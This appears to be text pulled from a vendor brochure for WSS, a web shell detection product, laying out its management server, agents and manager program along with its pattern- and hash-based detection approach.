

- Check Point CloudGuard Spectral®
- OpenText Fortify®



- Thales Network Encryptors®
- Trellix Data Encryption Suite®
- Senetas CypherNET®

Application

Protect Your System from the Inside Out



Real-time
detection

Manage
detected
malware



Detect
obfuscated/
encrypted
malware

Lightweight

WSS Configuration




WSS Management Server(s)

- Server software installed on HW/VM
- Remotely manages and controls WSS Agents
- Saves detection history
- Distributes web shell pattern updates to agents



WSS Agent(s)


- Program installed on web server/WAS
- Performs malware detection
- Compatible with Unix, Linux, Windows NT O/S (must support JDK 1.5+)



WSS Manager Program


- Program installed on administrator PC
- Controls settings for: web shell detection, remote action, environment, and reporting
- Access management, statistics & reporting settings

Structure and Operation



WSS Detection Technology

- The R&D Team at UMV **collects** and **analyzes** malware data from over **30,000** installed Agents **around the clock** to improve detection performance
- Sophisticated pattern application and exception handling **minimizes false positives**
- Pattern detection can be **customized** to fit web server/WAS's unique environment



Pattern

Compares known web shell patterns to those in files
Generate web shell patterns based on signature



Hash Value


For efficient performance, WSS periodically updates and detects hash values published on www.virustotal.com



